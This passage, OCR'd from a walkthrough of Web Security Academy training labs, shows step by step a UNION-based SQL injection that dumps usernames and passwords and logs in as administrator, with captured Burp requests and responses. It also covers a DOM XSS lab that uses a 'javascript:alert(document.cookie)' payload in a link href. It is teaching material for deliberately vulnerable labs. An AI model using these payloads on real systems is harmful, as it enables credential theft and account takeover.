
8. After searching the details copy the table name give following code, and then look for the usernames in the table.

'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_gqqjqv'—




9. Then again modify the request section as below, after noting down the column details.


'+UNION+SELECT+username_udmdpw,+password_klqkmr+FROM+users_gqqjqv—




10. And send the request.



11. Then we have to search for the administrator credentials and login on my account.



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Send
Cancel
Target: https://0a3000fe0439915fc046047700f700f7.web-sec...
HTTP/1
Request
Response
Pretty
Raw
Hex
Render
INSPECTOR
GET /filter?category=Pets'+UNION+SELECT+username_udmdpw,+password_klqkmr+FROM+users_gqqjqv-- HTTP/1.1
Host: 0a3000fe0439915fc046047700f700f7.web-security-academy.net
Cookie: session=2AlyoM4182oFu2FYYIm54cfBivc0GlNY
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a3000fe0439915fc046047700f700f7.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
what your dog sees. When clicking the black button your dog can swoop down and gain speed in the 'fake chasing rabbits' mode. This function is used at the owner's risk as it uses a lot of power, and if the battery pack dies a nasty accident could occur.
Carrying your pooch has become a thing of the past. With The Lazy Dog, the dog park will become a place to enjoy again. You can also purchase an aviator hat and goggles, extra protection and peace of mind for you and your pooch.
administrator
7vg268n87wcnjew9h39h
Giant Grasshopper
If you are one of those anti-social people who like to sit in a corner and try not to catch anyone's eye, you probably know it doesn't always work. There will always be annoyingly cheery people who think you must be lonely and gatecrash your tranquility with mundane chit-chat.
We breed our grasshoppers to an enormously threatening
Search...
0 matches
administrator
1 match
Done
9,514 bytes | 427 millis
All labs | Web Security
Lab: SQL injection atta
SQL injection attack, li
https://0a3000fe0439915fc046047700f700f7.w...
Web Security Academy
SQL injection attack, listing the database contents on non-Oracle databases
LAB
Not solved
Back to lab description
Home | My account
Login
Username
administrator
Password
Log in



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Send
Cancel
Target: https://0a3000fe0439915fc046047700f700f7.web-sec...
HTTP/1
Request
Response
Pretty
Raw
Hex
Render
INSPECTOR
GET /filter?category=Pets'+UNION+SELECT+username_udmdpw,+password_klqkmr+FROM+users_gqqjqv-- HTTP/1.1
Host: 0a3000fe0439915fc046047700f700f7.web-security-academy.net
Cookie: session=2AlyoM4182oFu2FYYIm54cfBivc0GlNY
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a3000fe0439915fc046047700f700f7.web-security-academy.net/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
what your dog sees. When clicking the black button your dog can swoop down and gain speed in the 'fake chasing rabbits' mode. This function is used at the owner's risk as it uses a lot of power, and if the battery pack dies a nasty accident could occur.
Carrying your pooch has become a thing of the past. With The Lazy Dog, the dog park will become a place to enjoy again. You can also purchase an aviator hat and goggles, extra protection and peace of mind for you and your pooch.
administrator
7vg268n87wcnjew9h39h
Giant Grasshopper
If you are one of those anti-social people who like to sit in a corner and try not to catch anyone's eye, you probably know it doesn't always work. There will always be annoyingly cheery people who think you must be lonely and gatecrash your tranquility with mundane chit-chat.
We breed our grasshoppers to an enormously threatening
Search...
0 matches
administrator
1 match
Done
9,514 bytes | 427 millis
All labs | Web Security
Lab: SQL injection atta
SQL injection attack, li
https://0a3000fe0439915fc046047700f700f7.w...
Web Security Academy
SQL injection attack, listing the database contents on non-Oracle databases
LAB
Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out
My Account
Your username is: administrator
Email
Update email

2. XSS


2.1 DOM XSS in jQuery anchor href attribute sink using location. Search source

1. So, the goal in this lab is to make a "back" link alert document.cookie. Since the statement implies that the XSS has been located once accessible, we proceed to the section where feedback is sent.






2. Then go to the submit feedback link





3. And then go the address of the browser and type some string values (eg- abcd12345) after the '/' and hit enter. Then in browser window inspect elements using right clicking. Then search the string which entered in the url. Then we can see we added the icon string as the href parameter. Now the attribute href of this item reflects the value we set for the variable. To trigger the alert, we need only save a payload in a convenient location and click it.



4. Then go back to the address bar and delete all signs until the path= and then enter this javascript. And then hit enter. Then we can see the back link is there and our lab is solved.


Javascript:alert(document.cookie)


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is off
Action
Open Browser
Intercept is off
When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.
Learn more
Open browser

